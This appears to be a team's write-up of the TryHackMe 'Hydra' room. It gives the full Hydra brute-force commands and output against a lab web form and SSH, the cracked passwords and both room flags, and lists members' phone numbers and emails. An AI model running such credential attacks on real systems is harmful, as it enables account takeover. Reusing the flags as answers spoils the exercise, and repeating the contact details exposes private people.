



Hydra Room

Team members

Name	Phone	Email	LinkedIn
Mohamed Tamer	01098851920	mohamedtamer493@gmail.com	Mohamed Tamer
Mohamed Taha	01157504940	motahakhatttab98@gmail.com	Mohamed Khattab
Abdelrahman Nabil	01155642227	abdo12232000@gmail.com	Abdelrahman Nabil
Amr Abdelkhaleq	01065596524	amrkhaled78782@gmail.com	Amr Abdelkhalek
Mohamed Akram	01211075035	ma987236@gmail.com	Mohamed Akram

Task 1: Hydra Introduction

Hydra is a widely used password-cracking tool that performs **brute force attacks** to guess login credentials. It can test multiple username and password combinations against various services and protocols. Hydra is highly efficient and supports a wide range of network protocols, making it a go-to tool for penetration testers and ethical hackers who need to assess the strength of password security.

Key Features of Hydra:

1. **Supports Multiple Protocols:** Hydra works with many different network protocols, such as SSH, FTP, HTTP, SMB, SMTP, POP3, Telnet, RDP, and more.
2. **Brute Force and Dictionary Attacks:** It can perform both brute-force attacks (testing all possible combinations) and dictionary attacks (testing passwords from a predefined list).
3. **Parallelization:** Hydra is designed to carry out multiple tasks in parallel, making it faster by trying multiple combinations at the same time.
4. **Customizable:** You can configure Hydra to target specific services, customize the number of parallel threads, and set options like delay between login attempts, proxies, and more.
5. **Graphical Version:** There's a graphical version of Hydra called **xHydra**, which offers a user-friendly interface for easier setup of brute-force attacks.

How Hydra Works:


Hydra takes a target IP address or domain, the login service to attack (e.g., SSH), and a list of potential usernames and passwords. It then attempts to log in using each combination until it either succeeds or exhausts all possibilities.

Example of Hydra in Use:

If you wanted to perform a brute-force attack on an SSH service, the command might look like this:

Task 2: Using Hydra

First navigate to <http://10.10.6.164>



Now we use Hydra to cracking username & pass

Command:

```
hydra -l molly -P /usr/share/wordlists/rockyou.txt http-post-form
```


```
"/login:username=^USER^&password=^PASS^:your username or password is incorrect"
```

```
(kali㉿kali)-[/home]
$ hydra -l molly -P /usr/share/wordlists/rockyou.txt http-post-form "/login:username=^USER^&password=^PASS^:your username or password is incorrect"

root@kali:/home/kali/thm/rooms/hydra# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.0.223 http-post-form "/login:username=^USER^&password=^PASS^:Your username or password is incorrect."
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-22 18:12:17
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.0.223:80/login:username=^USER^&password=^PASS^:Your username or password is incorrect.
[80][http-post-form] host: 10.10.0.223  login: molly  password: sunshine
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-22 18:12:23
root@kali:/home/kali/thm/rooms/hydra#
```

And let's start to login



Login

Login

© HydraSite 2012 - 2020

And now flag1



Use Hydra to bruteforce molly's web password. What is flag 1?

THM{2673a7dd116de68e85c48ec0b1f2612e}

✓ Correct Answer

♀ Hint

Try to connect by using ssh

Command:

```
hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.6.164 ssh
```

```
(kali㉿kali)-[/home]
$ hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.6.164 ssh
```

The result give us another account

```
login: molly password: butterfly
```

Using account to make ssh

```
(kali㉿kali)-[/home]
$ ssh molly@10.10.6.164
The authenticity of host '10.10.6.164 (10.10.6.164)' can't be established.
ED25519 key fingerprint is SHA256:7QclsMApGwzGn89i+FPc50e9MJg7lEEHpGon61aKMVc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.6.164' (ED25519) to the list of known hosts.
molly@10.10.6.164's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

5 packages can be updated.
2 updates are security updates.
```

```
molly@ip-10-10-6-164:~$ ls
flag2.txt
```

Cat the flag2.txt

```
molly@ip-10-10-6-164:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
molly@ip-10-10-6-164:~$
```

Use Hydra to bruteforce molly's SSH password. What is flag 2?

✓ Correct Answer